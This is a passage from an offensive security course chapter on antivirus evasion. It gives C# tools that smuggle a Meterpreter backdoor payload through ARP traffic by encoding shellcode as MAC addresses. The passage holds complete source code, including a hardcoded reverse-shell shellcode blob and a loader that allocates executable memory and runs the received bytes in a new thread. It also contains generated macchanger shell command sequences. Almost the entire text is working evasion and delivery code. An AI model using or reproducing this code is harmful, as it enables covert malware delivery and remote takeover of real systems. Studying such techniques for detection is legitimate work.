                            FinalPayload+=`echo $MacAddresses`:
                            #echo "Debug"
                    fi
        LastMacAddress=$MacAddresses
        done
        tput setaf 7;
        echo
        echo "[!] Your Injected Bytes via Mac Addresses: "
        echo $FinalPayload
        echo
        tput setaf 6;
        Time=`date '+%d/%m/%Y %H:%M:%S'`
        echo "[!] [$Time] Your Data : "
        echo
        echo "${FinalPayload:17:-17}" | xxd -r -p
        echo
        echo

fi
```

Github C# : https://github.com/DamonMohammadbagher/NativePayload_ARP

NativePayload_ARP.cs

```csharp
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Runtime.InteropServices;
using System.Net;
using System.Reflection;
using System.Runtime.CompilerServices;

namespace NativePayload_ARP
{
```

Course Author/Publisher : **Damon Mohammadbagher**

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

```csharp
class Program
{
    private static Int32 ConvertIPToInt32(IPAddress pIPAddr)
    {
        byte[] lByteAddress = pIPAddr.GetAddressBytes();
        return BitConverter.ToInt32(lByteAddress, 0);
    }

    [DllImport("Iphlpapi.dll", EntryPoint = "SendARP")]
    internal extern static Int32 SendArp(Int32 destIpAddress, Int32 srcIpAddress, byte[] macAddress, ref Int32 macAddressLength);

    // public static string[] ARP_Payload;
    public static string Arps = "";

    static void Main(string[] args)
    {

        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.WriteLine("NativePayload_ARP v1.0 Tool : Transfer Backdoor Payload by ARP Traffic");
        Console.WriteLine("Published by Damon Mohammadbagher");
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.DarkCyan;
        Console.WriteLine("Unknown Mac Address Displayed by Red Color");
        Console.WriteLine("Getting Injected MacAddress By ARP Traffic (Slow)");
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine();
        string Target_IPaddress_ARP_Request = "";
        string local_IPaddress_ARP_Request = "";
        try
        {
            if (args.Length >= 1)
            {
                Target_IPaddress_ARP_Request = args[0].ToString();
            }
            else
            {
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("Please type Target System IPaddress for Sending ARP Request");
                Target_IPaddress_ARP_Request = Console.ReadLine();
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("Please type your Local IPaddress for Sending ARP Request by this IP");
                local_IPaddress_ARP_Request = Console.ReadLine();
            }
        }
        catch (Exception e1)
        {
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("error 1: {0}", e1.Message);

        }
        Console.ForegroundColor = ConsoleColor.Yellow;
        Console.WriteLine("Start time : {0}", DateTime.Now.ToString());

        string temp_arps = "";
        string temp_arps_2 = "";
        byte[] mac = new byte[6];
        byte[] temp_mac = new byte[6];
        int maclen = 0;
        bool init = false;
        int init_countdown = 0;
        List<string> MacAddress = new List<string>();
        try
        {
            while (true)
            {
                maclen = mac.Length;

                int _mac = SendArp(ConvertIPToInt32(IPAddress.Parse(Target_IPaddress_ARP_Request)),
ConvertIPToInt32(IPAddress.Parse(local_IPaddress_ARP_Request)), mac, ref maclen);

                System.Threading.Thread.Sleep(1000);

                if (_mac == 0)
                {
                    temp_arps = "";
                    temp_arps_2 = "";
                    Console.ForegroundColor = ConsoleColor.Green;
                    Console.Write("Found   " + " : ");
                    string srt_ip = Target_IPaddress_ARP_Request;
                    Console.Write("Get Mac ==> " + srt_ip + " MacAddress : ");
                    foreach (byte item in mac)
                    {
                        if ((Convert.ToInt32(mac[0]) != 0))
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

```csharp
                    {
                        /// if first section of MAC address != 00 then show that by Red Color
                        /// this code added for macchanger in linux when this tool sent Unknown Mac to Backdoor system
                        Console.ForegroundColor = ConsoleColor.Red;
                    }
                    else if ((Convert.ToInt32(mac[0]) == 0))
                    {
                        Console.ForegroundColor = ConsoleColor.Green;
                    }
                    Console.Write(item.ToString("x2") + " ");
                    temp_arps += item.ToString("x2");
                    temp_arps_2 += item.ToString("x2");
                }
                Console.WriteLine();
                Arps += temp_arps.Remove(0, 2);
                string tmp = temp_arps.Remove(0, 2);
                if (MacAddress.Count == 0 && tmp.ToString() != "ffffffffff" && tmp.ToString() != "ff00ff00ff" && init && temp_arps_2.ToString().Substring(0, 2) ==
"00")
                {
                    MacAddress.Add(tmp);
                    Console.ForegroundColor = ConsoleColor.Cyan;
                    Console.WriteLine("[" + init_countdown.ToString() + "] Dumping Bytes: " + MacAddress.AsEnumerable().AsQueryable().Last().ToString());
                }
                else
                {
                    /// time to exit and execute Payload ;-/
                    if (tmp.ToString() == "ffffffffff" && init) { break; }
                    //if (Arps.ToString() == "ffffffffff") { break; }

                    /// time to strat and dump Payload ;-/
                    if (temp_arps_2.ToString() == "00ff00ff00ff") { init = true; init_countdown++; }

                    if (init)
                    {
                        if (MacAddress.Capacity != 0 && MacAddress.AsEnumerable().Last().ToString() != tmp && init_countdown > 1 &&
temp_arps_2.ToString().Substring(0, 2) == "00")
                        {
                            MacAddress.Add(tmp);
                            Console.ForegroundColor = ConsoleColor.Cyan;
                            Console.WriteLine("[" + init_countdown.ToString() + "] Dumping Bytes: " + MacAddress.AsEnumerable().AsQueryable().Last().ToString());
                        }
                        init_countdown++;
                    }
                }
            }
            else if (_mac == 67)
            {
                Console.ForegroundColor = ConsoleColor.DarkGreen;
                Console.Write("NotFound" + " : ");
                string srt_ip = Target_IPaddress_ARP_Request;
                Console.Write("Get Mac ==> " + srt_ip + " MacAddress : ");
                foreach (byte item in mac)
                {
                    Console.Write(item.ToString("x2") + " ");
                }
                Console.WriteLine();
            }
            temp_mac = mac;
            System.Threading.Thread.Sleep(4000);
        }

    }
    catch (Exception e2)
    {
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine("error 2: {0}", e2.Message);
    }
    Console.WriteLine();
    Console.WriteLine();
    /// for debug only
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine("Debug Mode , Dumping this payload by ARP Traffic:");
    Console.WriteLine("Debug Mode , you can compare this Dump Data by your Source Payload \"Meterpreter msfvennom C type payload\"");
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    foreach (string item in MacAddress)
    {
        Console.Write(item);
    }
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.Gray;
    /// time to execute
    ///
    byte[] _X_Bytes = new byte[MacAddress.Capacity * 5];
    int b = 0;
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

```csharp
            foreach (string X_item in MacAddress)
            {
                for (int i = 0; i <= 8;)
                {
                    /// for debug only
                    /// string MacAddress_Octets = X_item.ToString().Substring(i, 2);
                    _X_Bytes[b] = Convert.ToByte("0x" + X_item.ToString().Substring(i, 2), 16);
                    b++;
                    i++; i++;
                }
            }
            try
            {
                Console.ForegroundColor = ConsoleColor.Yellow;
                Console.WriteLine("End time : {0}", DateTime.Now.ToString());
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("Bingo Meterpreter session by ARP Traffic ;)");
                UInt32 funcAddr = VirtualAlloc(0, (UInt32)_X_Bytes.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
                Marshal.Copy(_X_Bytes, 0, (IntPtr)(funcAddr), _X_Bytes.Length);
                IntPtr hThread = IntPtr.Zero;
                UInt32 threadId = 0;
                IntPtr pinfo = IntPtr.Zero;
                // execute native code
                hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
                WaitForSingleObject(hThread, 0xFFFFFFFF);
            }
            catch (Exception e3)
            {
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("error 3: {0}", e3.Message);
            }

        }
        private static UInt32 MEM_COMMIT = 0x1000;
        private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

        [DllImport("kernel32")]
        private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
        [DllImport("kernel32")]
        private static extern bool VirtualFree(IntPtr lpAddress, UInt32 dwSize, UInt32 dwFreeType);
        [DllImport("kernel32")]
        private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
        [DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
    }
}
```

Payload_to_Mac.cs

```csharp
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using Microsoft.Win32;
using System.Management.Instrumentation;
using System.Management;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;


namespace Payload_to_Mac
{
  class Program
  {
    static string payload = "fc4883e4f0e8cc0000004151415052"
        + "51564831d265488b5260488b521848"
        + "8b5220488b7250480fb74a4a4d31c9"
        + "4831c0ac3c617c022c2041c1c90d41"
        + "01c1e2ed524151488b52208b423c48"
        + "01d0668178180b020f85720000008b"
        + "80880000004885c074674801d0508b"
        + "4818448b40204901d0e35648ffc941"
        + "8b34884801d64d31c94831c0ac41c1"
        + "c90d4101c138e075f14c034c240845"
        + "39d175d858448b40244901d066418b"
        + "0c48448b401c4901d0418b04884801"
        + "d0415841585e595a41584159415a48"
        + "83ec204152ffe05841595a488b12e9"
        + "4bffffff5d49be7773325f33320000"
        + "41564989e64881eca00100004989e5"
        + "49bc0200115cc0a8013241544989e4";
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

```csharp
            + "4c89f141ba4c772607ffd54c89ea68"
            + "010100005941ba29806b00ffd56a05"
            + "415e50504d31c94d31c048ffc04889"
            + "c248ffc04889c141baea0fdfe0ffd5"
            + "4889c76a1041584c89e24889f941ba"
            + "99a57461ffd585c0740a49ffce75e5"
            + "e8930000004883ec104889e24d31c9"
            + "6a0441584889f941ba02d9c85fffd5"
            + "83f8007e554883c4205e89f66a4041"
            + "59680010000041584889f24831c941"
            + "ba58a453e5ffd54889c34989c74d31"
            + "c94989f04889da4889f941ba02d9c8"
            + "5fffd583f8007d2858415759680040"
            + "000041586a005a41ba0b2f0f30ffd5"
            + "575941ba756e4d61ffd549ffcee93c"
            + "ffffff4801c34829c64885f675b441"
            + "ffe7586a005949c7c2f0b5a256ffd5";
        static void Main(string[] args)
        {
            try
            {
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.Green;
                Console.WriteLine("Payload_to_Mac v1.0 Tool (MacChanger) ");
                Console.WriteLine("Published by Damon Mohammadbagher");
                Console.ForegroundColor = ConsoleColor.Yellow;
                Console.WriteLine("Warning : You should RunAs Administrator this tool for changing Mac Address");
                Console.ForegroundColor = ConsoleColor.DarkYellow;
                Console.WriteLine("Warning : this code tested with Win7x64-SP1");
                Console.WriteLine("Warning : Win8 , Win10 Not Tested ;)");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.WriteLine("Step I   syntax 0 : Payload_to_Mac.exe null");
                Console.WriteLine("Step I   syntax 1 (Windows) : Payload_to_Mac.exe null \"PAYLOAD\" ");
                Console.WriteLine("Step I   Example 1: Payload_to_Mac.exe null \"5fffd583f8007d2858415759680040\" ");
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.WriteLine("Step I   syntax 0 : Payload_to_Mac.exe lin");
                Console.WriteLine("Step I   syntax 1 (Linux) : Payload_to_Mac.exe lin \"PAYLOAD\" ");
                Console.WriteLine("Step I   Example 1: Payload_to_Mac.exe lin \"5fffd583f8007d2858415759680040\" ");
                Console.ForegroundColor = ConsoleColor.DarkCyan;
                Console.WriteLine("Step II syntax 2 : Payload_to_Mac.exe Regkey_Parent   [00+Payload] \"Connection Name\" ");
                Console.WriteLine("Step II Example 2: Payload_to_Mac.exe 0007   005fffd583f8 \"Local Area Connection\" ");
                Console.ForegroundColor = ConsoleColor.DarkRed;
                Console.WriteLine(@"Check your Parent Regkey in this address: ");
                Console.WriteLine(@"SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\");
                Console.ForegroundColor = ConsoleColor.Gray;

                if (args.Length >= 1 && (args[0].ToUpper() == "NULL" || args[0].ToUpper()=="LIN") )
                {
                    Console.ForegroundColor = ConsoleColor.Red;
                    Console.WriteLine();
                    if (args[0].ToUpper() == "NULL")
                    {
                        Console.WriteLine("Copy these lines to one BAT file ;)");
                        Console.WriteLine("You should RunAs Administrator this BAT file");
                        Console.WriteLine();
                    }
                    else if (args[0].ToUpper() == "LIN")
                    {
                        Console.WriteLine("Copy these lines to one Bash Script file for Linux ;)");
                        Console.WriteLine();
                        Console.ForegroundColor = ConsoleColor.Gray;
                        Console.WriteLine(" #!/bin/bash");
                        Console.WriteLine("sudo ifconfig eth0 down; sudo macchanger -m  " + "00:ff:00:ff:00:ff" + " eth0; sudo
ifconfig eth0 up; sleep 10;");
                    }

                    Console.ForegroundColor = ConsoleColor.Gray;
                    if (args.Length >= 2 && args[1] != null) { payload = args[1].ToString(); }
                    int b = 0;
                    string temp = "";
                    string temp_mac_addresses = "";

                    foreach (char item in payload)
                    {
                        temp += item;
                        b++;
                        if (b >= 10)
                        {
                            if (args[0].ToUpper() == "NULL")
                                Console.Write("Payload_to_Mac.exe " + "0007" + " " + "00" + temp + " \"Local Network Connection\"");
                            if (args[0].ToUpper() == "LIN")
                            {
                                /// 00:48:31:c0:ac:3c ==> "00" + 48:31:c0:ac:3c
                                for (int i = 0; i < 10;)
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

```csharp
                {
                    temp_mac_addresses += temp.Substring(i, 2) + ":";
                    i++;
                    i++;
                }
                Console.Write("sudo ifconfig eth0 down; sudo macchanger -m  " + "00:" +
temp_mac_addresses.Substring(0,temp_mac_addresses.Length-1) + " eth0; sudo ifconfig eth0 up; sleep 10;");
            }
            Console.WriteLine(""); b = 0;
            temp = "";
            temp_mac_addresses = "";
        }
        }
        if (args[0].ToUpper() == "LIN")
            Console.WriteLine("sudo ifconfig eth0 down; sudo macchanger -m  " + "00:ff:ff:ff:ff:ff" + " eth0; sudo
ifconfig eth0 up; sleep 10;");

        Console.WriteLine("");
        Console.WriteLine("rem PAYLOAD : " + payload);
    }
    else if (args.Length >= 1)
    {
        string __RegkeyParentkeyNumber = "0007";
        string NIC_Name = "Local Network Connection";
        NIC_Name = args[2].ToString();
        __RegkeyParentkeyNumber = args[0].ToString();
        string regkeyadd = args[1].ToString();


        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.WriteLine("Disable NIC ");
        SelectQuery wmiQuery = new SelectQuery("SELECT * FROM Win32_NetworkAdapter WHERE NetConnectionId != NULL");
        ManagementObjectSearcher searchProcedure = new ManagementObjectSearcher(wmiQuery);
        foreach (ManagementObject item in searchProcedure.Get())
        {
            if (((string)item["NetConnectionId"]) == NIC_Name)
            {
                item.InvokeMethod("Disable", null);
            }
        }
        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.WriteLine("Set Payload to mac ");
        RegistryKey rkey;
        /// for win10 i think this regkey "RKEY" address should be CHANGE ;-/
        /// this code tested with win7x64-sp1
        rkey = Registry.LocalMachine.CreateSubKey(@"SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-
08002BE10318}\" + __RegkeyParentkeyNumber);

        rkey.SetValue("NetworkAddress", regkeyadd);
        System.Threading.Thread.Sleep(6000);
        Console.WriteLine("Enable NIC ");
        SelectQuery wmiQuery2 = new SelectQuery("SELECT * FROM Win32_NetworkAdapter WHERE NetConnectionId != NULL");
        ManagementObjectSearcher searchProcedure2 = new ManagementObjectSearcher(wmiQuery2);
        foreach (ManagementObject item in searchProcedure2.Get())
        {
            if (((string)item["NetConnectionId"]) == NIC_Name)
            {
                item.InvokeMethod("Enable", null);
            }
        }
        Console.ForegroundColor = ConsoleColor.Green;
        Console.WriteLine("Mac Set : {0}", regkeyadd);
        Console.ForegroundColor = ConsoleColor.DarkGreen;
        System.Threading.Thread.Sleep(10000);
    }
    }
    catch (Exception e)
    {
        Console.WriteLine("Error 1: {0}", e.Message);
    }
    }
    private const string baseReg = @"SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002bE10318}\";

    public static bool SetMAC(string nicid, string newmac)
    {
        bool ret = false;
        using (RegistryKey bkey = GetBaseKey())
        using (RegistryKey key = bkey.OpenSubKey(baseReg + nicid))
        {
            if (key != null)
            {
                key.SetValue("NetworkAddress", newmac, RegistryValueKind.String);

                ManagementObjectSearcher mos = new ManagementObjectSearcher(
```

Course Author/Publisher : **Damon Mohammadbagher**

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

```csharp
                    new SelectQuery("SELECT * FROM Win32_NetworkAdapter WHERE Index = " + nicid));

            foreach (ManagementObject o in mos.Get().OfType<ManagementObject>())
            {
                o.InvokeMethod("Disable", null);
                o.InvokeMethod("Enable", null);
                ret = true;
            }
        }
    }
    return ret;
}

private static RegistryKey GetBaseKey()
{
    throw new NotImplementedException();
}
    }
}
```

Course Author/Publisher : **Damon Mohammadbagher**